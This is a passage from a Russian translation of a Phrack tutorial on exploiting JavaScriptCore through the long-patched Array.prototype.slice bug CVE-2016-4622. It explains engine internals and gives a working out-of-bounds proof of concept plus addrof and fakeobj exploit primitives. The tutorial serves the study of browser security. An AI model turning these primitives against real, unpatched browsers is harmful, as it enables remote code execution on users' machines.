Я хотел бы поблагодарить команду Phrack за эту честь — мне одновременно приятно и скромно от того, что мне посвятили профайл. При этом я вполне уверен, что есть как минимум несколько десятков хакеров, которые в десять раз лучше меня или прожили куда более интересные жизни. Снимаю шляпу перед всеми вами — вы знаете, кто вы!

|=[EOF]=---=|

Атака на движки JavaScript

Автор: saelo
Контакт: phrack@saelo.net

Разбор случая: JavaScriptCore и CVE-2016-4622

Содержание

---

0 - Введение

Эта статья стремится дать введение в тему эксплуатации движков JavaScript на примере конкретной уязвимости. В качестве цели выбран JavaScriptCore — движок внутри WebKit.

Рассматриваемая уязвимость — CVE-2016-4622, обнаруженная автором в начале 2016 года и зарегистрированная как ZDI-16-485 [1]. Она позволяет злоумышленнику утекать адреса памяти, а также внедрять поддельные объекты JavaScript в движок. Комбинирование этих примитивов приводит к удалённому выполнению кода в процессе рендерера. Ошибка была исправлена в коммите 650552a. Фрагменты кода в статье взяты из коммита 320b1fc, который являлся последней уязвимой ревизией. Уязвимость была введена примерно годом ранее с коммитом 2fa4973. Весь код

эксплойта тестировался на Safari 9.1.1.

Эксплуатация данной уязвимости требует знания различных внутренних механизмов движка, которые, однако, сами по себе весьма интересны. Поэтому по ходу статьи будут рассматриваться различные компоненты современного движка JavaScript. Основное внимание уделяется реализации JavaScriptCore, но концепции в целом применимы и к другим движкам.

Предварительные знания языка JavaScript в большинстве случаев не потребуются.

---

1 - Обзор движка JavaScript

На высоком уровне движок JavaScript включает:

• инфраструктуру компилятора, как правило содержащую как минимум один JIT-компилятор (Just-in-Time);
• виртуальную машину, работающую со значениями JavaScript;
• среду выполнения, предоставляющую набор встроенных объектов и функций.

Внутренние механизмы инфраструктуры компилятора нас особо не интересуют, так как они в основном не имеют отношения к данной конкретной ошибке. Для наших целей достаточно рассматривать компилятор как чёрный ящик, который из исходного кода генерирует байткод (а в случае JIT-компилятора — потенциально и нативный код).

1.1 - Виртуальная машина, значения и NaN-boxing

Виртуальная машина (ВМ) обычно содержит интерпретатор, который напрямую исполняет сгенерированный байткод. ВМ нередко реализована как стековая машина (в отличие от регистровой) и оперирует стеком значений. Реализация конкретного обработчика опкода может выглядеть примерно так:

```
CASE(JSOP_ADD)
{
    MutableHandleValue lval = REGS.stackHandleAt(-2);
    MutableHandleValue rval = REGS.stackHandleAt(-1);
    MutableHandleValue res = REGS.stackHandleAt(-2);
    if (!AddOperation(cx, lval, rval, res))
        goto error;
    REGS.sp--;
}
END_CASE(JSOP_ADD)
```

Обратите внимание: этот пример взят из движка Spidermonkey браузера Firefox, поскольку JavaScriptCore (далее JSC) использует интерпретатор, написанный на своём диалекте ассемблера, и поэтому не столь нагляден. Заинтересованный читатель может найти реализацию низкоуровневого интерпретатора JSC (llint) в файле LowLevelInterpreter64.asm.

Нередко JIT-компилятор первой стадии (иногда называемый baseline JIT) берёт на себя устранение части накладных расходов интерпретатора, тогда как JIT-компиляторы более высоких стадий выполняют сложные оптимизации, схожие с оптимизациями компиляторов ahead-of-time, к которым мы привыкли. Оптимизирующие JIT-компиляторы обычно работают на основе предположений: например, «эта переменная всегда будет содержать число». Если предположение оказывается неверным, код, как правило, откатывается на один из более низких уровней исполнения. За дополнительной информацией о различных режимах исполнения читатель отсылается к [2] и [3].

JavaScript — язык с динамической типизацией. Тип ассоциирован со значением (во время выполнения), а не с переменной (во время компиляции). Система типов JavaScript [4] определяет примитивные типы (number, string, boolean, null, undefined, symbol) и объекты (включая массивы и функции). В частности, в JavaScript нет понятия классов в том смысле, в каком они присутствуют в других языках. Вместо этого JavaScript использует так называемое «прототипное наследование», при котором каждый объект имеет (возможно, null) ссылку на объект-прототип, свойства которого он наследует. Заинтересованный читатель отсылается к спецификации JavaScript [5] за подробностями.

Все крупные движки JavaScript представляют значение не более чем 8 байтами — по соображениям производительности (быстрое копирование, умещается в регистр на 64-битных архитектурах). Одни движки, например Google V8, используют теговые указатели для представления значений: младшие биты указывают, является ли значение указателем или непосредственным значением. JavaScriptCore (JSC) и Spidermonkey в Firefox, напротив, применяют концепцию под названием NaN-boxing. NaN-boxing использует тот факт, что существует множество битовых паттернов, все из которых представляют NaN, — в них можно закодировать другие значения. В частности, каждое число с плавающей точкой по IEEE 754, у которого все биты экспоненты установлены, а мантисса не равна нулю, представляет NaN. Для значений двойной точности [6] это даёт нам 2^51 различных битовых паттернов (игнорируя знаковый бит и устанавливая первый бит мантиссы в 1, чтобы nullptr мог по-прежнему быть представлен). Этого достаточно для кодирования как 32-битных целых чисел, так и указателей, поскольку даже на 64-битных платформах для адресации в настоящее время используются лишь 48 бит.

Схема, используемая JSC, хорошо объяснена в JSCJSValue.h, с которым читателю рекомендуется ознакомиться. Соответствующая часть процитирована ниже, так как она важна в дальнейшем:

```
* Старшие 16 бит обозначают тип закодированного JSValue:
*
*     Указатель {  0000:PPPP:PPPP:PPPP
*               / 0001:****:****:****
*     Double  {         ...
*               \ FFFE:****:****:****
*     Integer {  FFFF:0000:IIII:IIII
*
* Реализованная схема кодирует значения двойной точности, выполняя
* 64-битное целочисленное сложение значения 2^48 с числом.
* После этой операции ни одно закодированное значение double не будет
* начинаться с паттерна 0x0000 или 0xFFFF. Значения должны быть
* декодированы обратной операцией перед последующими операциями с
* плавающей точкой.
*
* 32-битные знаковые целые помечаются 16-битным тегом 0xFFFF.
*
* Тег 0x0000 обозначает указатель или другую форму тегированного
* непосредственного значения. Булевы значения, null и undefined
* представлены конкретными недействительными значениями указателей:
*
*     False:     0x06
*     True:      0x07
*     Undefined: 0x0a
*     Null:      0x02
*
```


Интересно, что 0x0 не является допустимым JSValue и приведёт к аварийному завершению работы движка.

1.2 - Объекты и массивы

Объекты в JavaScript по сути представляют собой коллекции свойств, хранящихся в виде пар (ключ, значение). Доступ к свойствам осуществляется через оператор точки (`foo.bar`) или через квадратные скобки (`foo['bar']`). По меньшей мере в теории значения, используемые в качестве ключей, перед поиском преобразуются в строки.

Массивы описаны в спецификации как специальные («экзотические») объекты, свойства которых называются элементами, если имя свойства может быть представлено 32-битным целым числом [7]. Большинство современных движков расширяют это понятие на все объекты. Массив становится объектом со специальным свойством `length`, значение которого всегда равно индексу наибольшего элемента плюс один. В итоге каждый объект имеет и свойства, доступные по строковому или символьному ключу, и элементы, доступные по целочисленным индексам.

Внутри JSC и свойства, и элементы хранятся в одной области памяти, на которую сам объект хранит указатель. Этот указатель указывает на середину области: свойства хранятся левее (по меньшим адресам), а элементы — правее. Непосредственно перед адресом, на который указывает указатель, находится небольшой заголовок с длиной вектора элементов. Эта концепция называется «Butterfly» («бабочка»), поскольку значения распространяются влево и вправо — подобно крыльям бабочки. В дальнейшем мы будем называть «Butterfly» как сам указатель, так и область памяти.



Хотя линейное хранение является типичным, элементы не обязательно расположены в памяти линейно. В частности, код вроде:

```
a = [];
a[0] = 42;
a[10000] = 42;
```

скорее всего приведёт к тому, что массив будет храниться в некоем разреженном режиме, выполняющем дополнительное отображение заданного индекса в индекс внутреннего хранилища. Таким образом, массиву не нужно 10001 слот. Помимо различных моделей хранения массивов, они могут также хранить данные в разных представлениях. Например, массив 32-битных целых чисел может храниться в нативной форме, чтобы избежать распаковки и повторной упаковки NaN-boxing при большинстве операций и сэкономить память. Поэтому JSC определяет набор различных типов индексирования, которые можно найти в IndexingType.h. Наиболее важные из них:

```
ArrayWithInt32      = IsArray | Int32Shape;
ArrayWithDouble     = IsArray | DoubleShape;
ArrayWithContiguous = IsArray | ContiguousShape;
```

Последний тип хранит JSValue, тогда как первые два хранят свои нативные типы.

На этом этапе читатель, вероятно, задаётся вопросом: как в данной модели выполняется поиск свойства? Мы подробно разберём это позднее, но коротко: с каждым объектом ассоциируется специальный мета-объект, называемый в JSC «структурой» (structure), который обеспечивает отображение имён свойств в номера слотов.

1.3 - Функции

Функции занимают особое место в языке JavaScript, поэтому заслуживают отдельного рассмотрения.

При исполнении тела функции становятся доступны две специальные переменные. Одна из них — `arguments` — предоставляет доступ к аргументам (и вызывающей стороне) функции, что позволяет создавать функции с переменным числом аргументов. Другая — `this` — ссылается на разные объекты в зависимости от способа вызова функции:

• Если функция вызвана как конструктор (через `new func()`), то `this` указывает на вновь созданный объект, прототип которого уже установлен в свойство `.prototype` объекта-функции, задаваемое при определении функции.
• Если функция вызвана как метод какого-либо объекта (через `obj.func()`), то `this` указывает на этот объект.
• В противном случае `this` просто указывает на текущий глобальный объект, как и вне тела функции.

Поскольку функции являются объектами первого класса в JavaScript, они тоже могут иметь свойства. Выше мы уже видели свойство `.prototype`. Два других интересных свойства каждой функции (точнее, прототипа функции) — это `.call` и `.apply`, которые позволяют вызывать функцию с заданным объектом `this` и аргументами. Это можно использовать, например, для реализации функциональности декоратора:

```
function decorate(func) {
    return function() {
        for (var i = 0; i < arguments.length; i++) {
            // do something with arguments[i]
        }
        return func.apply(this, arguments);
    };
}
```

Это также накладывает определённые требования на реализацию функций JavaScript внутри движка: они не могут делать никаких предположений о значении объекта ссылки, с которым они вызываются, поскольку это значение может быть установлено произвольным образом из скрипта. Таким образом, все внутренние функции JavaScript должны проверять тип не только своих аргументов, но и объекта `this`.

Внутри движка встроенные функции и методы [8] обычно реализуются одним из двух способов: как нативные функции на C++ или на самом JavaScript. Рассмотрим простой пример нативной функции в JSC — реализацию `Math.pow()`:

```
EncodedJSValue JSC_HOST_CALL mathProtoFuncPow(ExecState* exec)
{
    // ECMA 15.8.2.1.13

    double arg = exec->argument(0).toNumber(exec);
    double arg2 = exec->argument(1).toNumber(exec);

    return JSValue::encode(JSValue(operationMathPow(arg, arg2)));
}
```

Здесь видно:

1. Сигнатура нативных функций JavaScript.
2. Как извлекаются аргументы с помощью метода `argument` (который возвращает `undefined`, если аргументов передано недостаточно).
3. Как аргументы преобразуются к нужному типу. Существует набор правил преобразования, например массивов в числа, которыми пользуется `toNumber`.
4. Как фактическая операция выполняется над нативным типом данных.

5. Как результат возвращается вызывающей стороне — в данном случае путём кодирования результирующего нативного числа в значение.

Здесь также прослеживается ещё один паттерн: основная реализация различных операций (в данном случае `operationMathPow`) выносится в отдельные функции, чтобы их можно было вызывать напрямую из JIT-скомпилированного кода.

---

2 - Уязвимость

Рассматриваемая ошибка находится в реализации `Array.prototype.slice` [9]. Нативная функция `arrayProtoFuncSlice`, расположенная в ArrayPrototype.cpp, вызывается всякий раз, когда метод `slice` вызывается в JavaScript:

```
var a = [1, 2, 3, 4];
var s = a.slice(1, 3);
// s теперь содержит [2, 3]
```

Реализация приведена ниже с незначительным переформатированием, некоторыми пропусками для удобства чтения и маркерами для пояснений. Полную реализацию также можно найти онлайн [10].

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
  /* [[ 1 ]] */
  JSObject* thisObj = exec->thisValue()
                      .toThis(exec, StrictMode)
                      .toObject(exec);
  if (!thisObj)
    return JSValue::encode(JSValue());

  /* [[ 2 ]] */
  unsigned length = getLength(exec, thisObj);
  if (exec->hadException())
    return JSValue::encode(jsUndefined());

  /* [[ 3 ]] */
  unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
  unsigned end =
      argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

  /* [[ 4 ]] */
  std::pair<SpeciesConstructResult, JSObject*> speciesResult =
    speciesConstructArray(exec, thisObj, end - begin);
  // We can only get an exception if we call some user function.
  if (UNLIKELY(speciesResult.first ==
  SpeciesConstructResult::Exception))
    return JSValue::encode(jsUndefined());

  /* [[ 5 ]] */
  if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
        isJSArray(thisObj))) {
    if (JSArray* result =
          asArray(thisObj)->fastSlice(*exec, begin, end - begin))
      return JSValue::encode(result);
  }

  JSObject* result;
  if (speciesResult.first == SpeciesConstructResult::CreatedObject)
    result = speciesResult.second;
  else
    result = constructEmptyArray(exec, nullptr, end - begin);

  unsigned n = 0;
  for (unsigned k = begin; k < end; k++, n++) {
```

```
      JSValue v = getProperty(exec, thisObj, k);
      if (exec->hadException())
        return JSValue::encode(jsUndefined());
      if (v)
        result->putDirectIndex(exec, n, v);
    }
    setLength(exec, result, n);
    return JSValue::encode(result);
  }
```

В целом этот код делает следующее:

1. Получает объект ссылки для вызова метода (это будет объект-массив).
2. Получает длину массива.
3. Преобразует аргументы (начальный и конечный индекс) в нативные целочисленные типы и ограничивает их диапазоном [0, length).
4. Проверяет, следует ли использовать конструктор вида (species constructor) [11].
5. Выполняет срез.

Последний шаг выполняется одним из двух способов: если массив является нативным с плотным хранением, используется `fastSlice`, который просто копирует значения в новый массив с помощью `memcpy`, используя заданный индекс и длину. Если быстрый путь невозможен, применяется простой цикл для извлечения каждого элемента и добавления его в новый массив. Заметим, что в отличие от акцессоров свойств, используемых на медленном пути, `fastSlice` не выполняет дополнительной проверки границ... ;)

Глядя на этот код, легко предположить, что переменные `begin` и `end` будут меньше размера массива после преобразования в нативные целые числа. Однако это предположение можно нарушить, злоупотребляя правилами преобразования типов JavaScript.

2.2 - О правилах преобразования типов в JavaScript

JavaScript по природе своей слабо типизирован: он охотно преобразует значения разных типов в нужный в данный момент тип. Рассмотрим `Math.abs()`, возвращающий абсолютное значение аргумента. Все следующие вызовы являются «допустимыми», то есть не вызовут исключения:

```
Math.abs(-42);      // аргумент — число
// 42
Math.abs("-42");    // аргумент — строка
// 42
Math.abs([]);       // аргумент — пустой массив
// 0
Math.abs(true);     // аргумент — булево значение
// 1
Math.abs({});       // аргумент — объект
// NaN
```

В отличие от этого, строго типизированные языки, такие как Python, обычно вызывают исключение (или в случае статически типизированных языков — ошибку компилятора), если, например, строка передаётся в `abs()`.

Правила преобразования числовых типов описаны в [12]. Особый интерес представляют правила преобразования объектов в числа (и примитивные типы в целом). В частности, если у объекта есть вызываемое свойство с именем `valueOf`, этот метод будет вызван, и возвращённое значение будет использовано, если оно является примитивным. Таким образом:

```
Math.abs({valueOf: function() { return -42; }});
// 42
```

2.3 - Эксплуатация с помощью valueOf

В случае `arrayProtoFuncSlice` преобразование к примитивному типу выполняется в `argumentClampedIndexFromStartOrEnd`. Этот метод также ограничивает аргументы диапазоном [0, length):

```
JSValue value = exec->argument(argument);
if (value.isUndefined())
    return undefinedValue;

double indexDouble = value.toInteger(exec);  // Преобразование здесь
if (indexDouble < 0) {
    indexDouble += length;
    return indexDouble < 0 ? 0 : static_cast<unsigned>(indexDouble);
}
return indexDouble > length ? length :
                              static_cast<unsigned>(indexDouble);
```

Теперь, если мы изменим длину массива внутри функции `valueOf` одного из аргументов, реализация `slice` продолжит использовать прежнюю длину, что приведёт к выходу за границы массива при выполнении `memcpy`.

Прежде чем сделать это, убедимся, что хранилище элементов действительно изменяется при сжатии массива. Для этого быстро взглянем на реализацию сеттера `.length`. Из `JSArray::setLength`:

```
unsigned lengthToClear = butterfly->publicLength() - newLength;
unsigned costToAllocateNewButterfly = 64; // a heuristic.
if (lengthToClear > newLength &&
    lengthToClear > costToAllocateNewButterfly) {
    reallocateAndShrinkButterfly(exec->vm(), newLength);
    return true;
}
```

Этот код реализует простую эвристику, чтобы избежать частой перемещения массива. Для принудительного перемещения нашего массива новый размер должен быть значительно меньше старого. Уменьшение, например, со 100 элементов до 0 подойдёт.

Итак, вот как можно эксплуатировать `Array.prototype.slice`:

```
var a = [];
for (var i = 0; i < 100; i++)
    a.push(i + 0.123);

var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
// b = [0.123,1.123,2.12199579146e-313,0,0,0,0,0,0,0]
```

Правильным результатом должен был бы стать массив размером 10, заполненный значениями `undefined`, поскольку массив был очищен до выполнения операции среза. Однако мы видим несколько значений с плавающей точкой в массиве. Похоже, что мы прочитали что-то за пределами массива элементов :)

2.4 - Осмысление уязвимости

Данная ошибка программирования не нова и эксплуатировалась и раньше [13, 14, 15]. Основная проблема здесь — это (изменяемое) состояние, «кэшированное» в стековом кадре (в данном

случае длина объекта-массива) в сочетании с различными механизмами обратных вызовов, которые могут выполнять предоставленный пользователем код дальше в стеке вызовов (в данном случае метод `valueOf`). В такой ситуации очень легко делать ошибочные предположения о состоянии движка внутри функции. Та же проблема встречается и в DOM из-за различных обратных вызовов событий.

---

3 - Кучи JavaScriptCore

На данном этапе мы читаем данные за пределами нашего массива, но ещё не понимаем, что именно мы обращаемся там. Для понимания этого необходимы базовые знания об аллокаторах кучи JSC.

3.1 - Основы сборщика мусора

JavaScript — язык со сборкой мусора, то есть программисту не нужно заботиться об управлении памятью. Вместо этого сборщик мусора периодически собирает недостижимые объекты.

Один из подходов к сборке мусора — подсчёт ссылок, широко применяемый во многих приложениях. Однако все крупные движки JavaScript на сегодняшний день используют алгоритм «пометить и выбросить» (mark and sweep). Здесь сборщик регулярно сканирует все живые объекты, начиная с набора корневых узлов, а затем освобождает все мёртвые объекты. Корневые узлы — это обычно указатели, расположенные на стеке, а также глобальные объекты, например объект `window` в контексте веб-браузера.

Системы сборки мусора отличаются по ряду характеристик. Рассмотрим некоторые ключевые свойства систем сборки мусора, которые помогут читателю разобраться в соответствующем коде. Читатели, знакомые с темой, могут сразу перейти к концу этого раздела.

Во-первых, JSC использует консервативный сборщик мусора [16]. По сути, это означает, что GC сам не отслеживает корневые узлы. Вместо этого во время сборки мусора он сканирует стек на наличие любого значения, которое может быть указателем в кучу, и рассматривает такие значения как корневые узлы. Для сравнения, Spidermonkey использует точный сборщик мусора и поэтому вынужден оборачивать все ссылки на объекты кучи в стеке в специальный класс-указатель (`Rooted<>`), который регистрирует объект у сборщика мусора.

Во-вторых, JSC использует инкрементальный сборщик мусора. Такой сборщик выполняет маркировку в несколько шагов и позволяет приложению работать между ними, сокращая задержки GC. Однако это требует дополнительных усилий для корректной работы. Рассмотрим следующий сценарий:

• GC запускается и посещает некий объект O и все объекты, на которые он ссылается. Помечает их как посещённые, затем приостанавливается, чтобы приложение могло продолжить работу.
• O изменяется, и к нему добавляется новая ссылка на другой объект P.
• Затем GC запускается снова, но не знает о P. Он завершает фазу маркировки и освобождает память P.

Чтобы избежать этого сценария, в движок вставляются так называемые барьеры записи (write barriers). Они уведомляют сборщик мусора о подобных ситуациях. В JSC эти барьеры реализованы с помощью классов `WriteBarrier<>` и `CopyBarrier<>`.

Наконец, JSC использует одновременно перемещающий и неперемещающий сборщики мусора. Перемещающий сборщик перемещает живые объекты в другое место и обновляет все указатели на эти объекты. Это оптимизировано для случая большого количества мёртвых объектов, поскольку для них нет накладных расходов во время выполнения: вместо добавления их в список свободных блоков вся область памяти просто объявляется свободной. JSC хранит сами объекты JavaScript вместе с некоторыми другими объектами в неперемещающей куче — «помеченном пространстве» (marked space), тогда как «бабочки» и другие массивы хранятся в перемещающей куче — «копируемом пространстве» (copied space).

3.2 - Помеченное пространство (Marked space)

Помеченное пространство — это набор блоков памяти, отслеживающих выделенные ячейки. В JSC каждый объект, выделенный в помеченном пространстве, должен наследоваться от класса `JSCell` и начинается с восьмибайтного заголовка, который в числе прочих полей содержит текущее состояние ячейки, используемое GC. Это поле используется сборщиком для отслеживания уже посещённых ячеек.

Стоит упомянуть ещё одну особенность помеченного пространства: JSC хранит экземпляр `MarkedBlock` в начале каждого помеченного блока:

```
inline MarkedBlock* MarkedBlock::blockFor(const void* p)
{
    return reinterpret_cast<MarkedBlock*>(
                reinterpret_cast<Bits>(p) & blockMask);
}
```

Этот экземпляр содержит, в частности, указатели на владеющие экземплярами `Heap` и `VM`, что позволяет движку получать их при отсутствии в текущем контексте. Это усложняет создание поддельных объектов, поскольку при выполнении определённых операций может потребоваться корректный экземпляр `MarkedBlock`. Поэтому желательно создавать поддельные объекты внутри корректного помеченного блока, если это возможно.

3.3 - Копируемое пространство (Copied space)

Копируемое пространство хранит буферы памяти, ассоциированные с объектами в помеченном пространстве. Это в основном «бабочки», но здесь также могут находиться содержимые типизированных массивов. Именно в этой области памяти происходит наш выход за границы.

Аллокатор копируемого пространства очень прост:

```
CheckedBoolean CopiedAllocator::tryAllocate(size_t bytes, void** out)
{
  ASSERT(is8ByteAligned(reinterpret_cast<void*>(bytes)));

  size_t currentRemaining = m_currentRemaining;
  if (bytes > currentRemaining)
    return false;
  currentRemaining -= bytes;
  m_currentRemaining = currentRemaining;
  *out = m_currentPayloadEnd - currentRemaining - bytes;

  ASSERT(is8ByteAligned(*out));

  return true;
```

```
}
```

Это по сути бамп-аллокатор: он просто возвращает следующие N байт памяти в текущем блоке, пока блок полностью не заполнится. Таким образом, почти гарантировано, что два последовательных выделения будут размещены в памяти рядом (граничный случай — когда первое выделение заполняет текущий блок).

Это хорошая новость для нас. Если выделить два массива по одному элементу, их «бабочки» в подавляющем большинстве случаев окажутся рядом.

---

4 - Построение примитивов эксплойта

Хотя рассматриваемая ошибка на первый взгляд выглядит как чтение за пределами массива, на самом деле она является более мощным примитивом, поскольку позволяет нам «внедрять» произвольные JSValue в только что созданные массивы JavaScript и, следовательно, в движок.

Мы построим два примитива эксплойта на основе данной ошибки, позволяющие нам:

1. Утечь адрес произвольного объекта JavaScript.
2. Внедрить поддельный объект JavaScript в движок.

Мы назовём эти примитивы `addrof` и `fakeobj`.

4.1 - Предварительные условия: Int64

Как мы уже видели, наш примитив эксплойта в настоящее время возвращает значения с плавающей точкой, а не целые числа. Фактически, по крайней мере теоретически, все числа в JavaScript являются 64-битными числами с плавающей точкой [17]. На практике, как уже упоминалось, большинство движков используют специальный 32-битный целочисленный тип для повышения производительности, но при необходимости (то есть при переполнении) преобразуют его в число с плавающей точкой. Таким образом, представить произвольные 64-битные целые числа (и в частности, адреса) с помощью примитивных чисел в JavaScript невозможно.

Поэтому необходимо построить вспомогательный модуль, позволяющий хранить 64-битные целочисленные экземпляры. Он поддерживает:

• Инициализацию экземпляров `Int64` из различных типов аргументов: строк, чисел и массивов байт.
• Присвоение результата сложения и вычитания существующему экземпляру через методы `assignXXX`. Использование этих методов позволяет избежать дополнительных выделений в куче, что иногда желательно.
• Создание новых экземпляров, хранящих результат сложения или вычитания, через функции `Add` и `Sub`.
• Преобразование между `double`, `JSValue` и экземплярами `Int64` с сохранением базового битового паттерна.

Последний пункт заслуживает отдельного обсуждения. Как мы уже видели, мы получаем `double`, чей базовый байтовый образ, интерпретируемый как нативное целое число, является нужным нам адресом. Нам нужно преобразовывать между нативными `double` и нашими целыми числами так, чтобы базовые биты оставались неизменными. `asDouble()` можно представить как выполнение следующего кода на C:

```
double asDouble(uint64_t num)
{
    return *(double*)&num;
}
```

Метод `asJSValue` дополнительно учитывает процедуру NaN-boxing и создаёт `JSValue` с заданным битовым паттерном. Заинтересованный читатель отсылается к файлу `int64.js` внутри прилагаемого архива с исходным кодом.

После этого вернёмся к построению двух примитивов эксплойта.

4.2 - addrof и fakeobj

Оба примитива основаны на том, что JSC хранит массивы чисел `double` в нативном представлении, а не в NaN-boxed представлении. Это позволяет нам записывать нативные `double` (тип индексирования `ArrayWithDoubles`), заставляя движок обращаться с ними как с `JSValue` (тип индексирования `ArrayWithContiguous`), и наоборот.

Шаги для эксплуатации утечки адресов:

1. Создать массив чисел `double`. Внутри он будет храниться как `IndexingType ArrayWithDouble`.
2. Настроить объект с пользовательской функцией `valueOf`, которая:
• 2.1 сожмёт ранее созданный массив;
• 2.2 выделит новый массив, содержащий только объект, адрес которого мы хотим узнать (этот массив, скорее всего, окажется сразу за новой «бабочкой», поскольку расположен в копируемом пространстве);
• 2.3 вернёт значение, большее нового размера массива, для запуска ошибки.
3. Вызвать `slice()` на целевом массиве с объектом из шага 2 в качестве одного из аргументов.

После этого нужный адрес обнаружится в виде 64-битного значения с плавающей точкой внутри массива. Это работает, потому что `slice()` сохраняет тип индексирования. Наш новый массив будет также обращаться с данными как с нативными `double`, позволяя утекать произвольные экземпляры `JSValue` и, следовательно, указатели.

Примитив `fakeobj` работает по сути в обратном направлении. Здесь мы внедряем нативные `double` в массив `JSValue`, позволяя создавать указатели на `JSObject`:

1. Создать массив объектов. Внутри он будет храниться как `IndexingType ArrayWithContiguous`.
2. Настроить объект с пользовательской функцией `valueOf`, которая:
• 2.1 сожмёт ранее созданный массив;
• 2.2 выделит новый массив, содержащий только `double`, чей битовый паттерн совпадает с адресом `JSObject`, который мы хотим внедрить (это `double` будет храниться в нативной форме, поскольку `IndexingType` массива будет `ArrayWithDouble`);
• 2.3 вернёт значение, большее нового размера массива, для запуска ошибки.
3. Вызвать `slice()` на целевом массиве с объектом из шага 2 в качестве одного из аргументов.

Для полноты картины ниже приведена реализация обоих примитивов.

```
function addrof(object) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.1337);   // Array must be of type ArrayWithDoubles

    var hax = {valueOf: function() {
```

```
            a.length = 0;
            a = [object];
            return 4;
        }};

        var b = a.slice(0, hax);
        return Int64.fromDouble(b[3]);
    }

    function fakeobj(addr) {
        var a = [];
        for (var i = 0; i < 100; i++)
            a.push({});     // Array must be of type ArrayWithContiguous

        addr = addr.asDouble();
        var hax = {valueOf: function() {
            a.length = 0;
            a = [addr];
            return 4;
        }};

        return a.slice(0, hax)[3];
    }
```

4.3 - План эксплуатации

Отсюда наша цель — получить примитив произвольного чтения/записи памяти через поддельный объект JavaScript. Нас ждут следующие вопросы:

• B1. Какой объект мы хотим подделать?
• B2. Как нам подделать такой объект?
• B3. Где разместить поддельный объект, чтобы знать его адрес?

Уже достаточно давно движки JavaScript поддерживают типизированные массивы [18] — эффективное и хорошо оптимизируемое хранилище для сырых двоичных данных. Они оказываются хорошими кандидатами для нашего поддельного объекта, поскольку они изменяемы (в отличие от строк JavaScript), и, следовательно, контроль над их указателем данных даёт примитив произвольного чтения/записи, доступный из скрипта. В конечном счёте наша цель — подделать экземпляр `Float64Array`.

Обратимся к B2 и B3, требующим дополнительного обсуждения внутренней системы JSObject.

---

5 - Понимание системы JSObject

Объекты JavaScript реализованы в JSC совокупностью классов C++. В центре находится класс `JSObject`, который сам является `JSCell` (и таким образом отслеживается сборщиком мусора). Существуют различные подклассы `JSObject`, примерно соответствующие различным объектам JavaScript, например массивы (`JSArray`), типизированные массивы (`JSArrayBufferView`) или прокси (`JSProxy`).

5.1 - Хранение свойств

Свойства — важнейший аспект объектов JavaScript. Мы уже видели, как свойства хранятся в движке: в «бабочке». Но это лишь половина правды. Помимо «бабочки», `JSObject` может иметь встроенное хранилище (по умолчанию 6 слотов, но их количество зависит от анализа во время выполнения), расположенное сразу после объекта в памяти. Это может дать небольшой прирост производительности, если для объекта никогда не нужно выделять «бабочку».

Встроенное хранилище интересно для нас, поскольку мы можем утечь адрес объекта и таким образом узнать адрес его встроенных слотов. Это делает их хорошим кандидатом для размещения нашего поддельного объекта. Дополнительный бонус: таким образом мы также избегаем проблем, которые могут возникнуть при размещении объекта за пределами помеченного блока, как обсуждалось выше. Это отвечает на B3.

Обратимся к B2.

5.2 - Внутреннее устройство JSObject

Начнём с примера. Предположим, мы запускаем следующий код JavaScript:

```
obj = {'a': 0x1337, 'b': false, 'c': 13.37, 'd': [1,2,3,4]};
```

Это даст следующий объект:

```
(lldb) x/6gx 0x10cd97c10
0x10cd97c10: 0x0100150000000136 0x0000000000000000
0x10cd97c20: 0xffff000000001337 0x0000000000000006
0x10cd97c30: 0x402bbd70a3d70a3d 0x000000010cdc7e10
```

Первое квадрослово — это `JSCell`. Второе — указатель `Butterfly`, который равен null, поскольку все свойства хранятся встроенно. Далее идут встроенные слоты `JSValue` для четырёх свойств: целое число, `false`, `double` и указатель на `JSObject`. Если мы добавим к объекту больше свойств, в какой-то момент будет выделена «бабочка» для их хранения.

Что содержит `JSCell`? Это раскрывает JSCell.h:

```
StructureID m_structureID;
    Наиболее интересное поле; рассмотрим его подробнее ниже.

IndexingType m_indexingType;
    Мы уже видели это. Указывает режим хранения элементов объекта.

JSType m_type;
    Хранит тип этой ячейки: строка, символ, функция, простой объект...

TypeInfo::InlineTypeFlags m_flags;
    Флаги, не очень важные для наших целей. Подробности в JSTypeInfo.h.

CellState m_cellState;
    Мы уже видели это. Используется сборщиком мусора во время сборки.
```

5.3 - О структурах

JSC создаёт мета-объекты, описывающие структуру или схему объекта JavaScript. Эти объекты представляют отображения имён свойств в индексы встроенного хранилища или «бабочки» (оба рассматриваются как массивы `JSValue`). В самом простом виде такая структура может быть массивом пар . Её также можно реализовать как связный список или хеш-таблицу. Вместо того


чтобы хранить указатель на эту структуру в каждом экземпляре `JSCell`, разработчики решили хранить 32-битный индекс в таблице структур, чтобы сэкономить место для других полей.

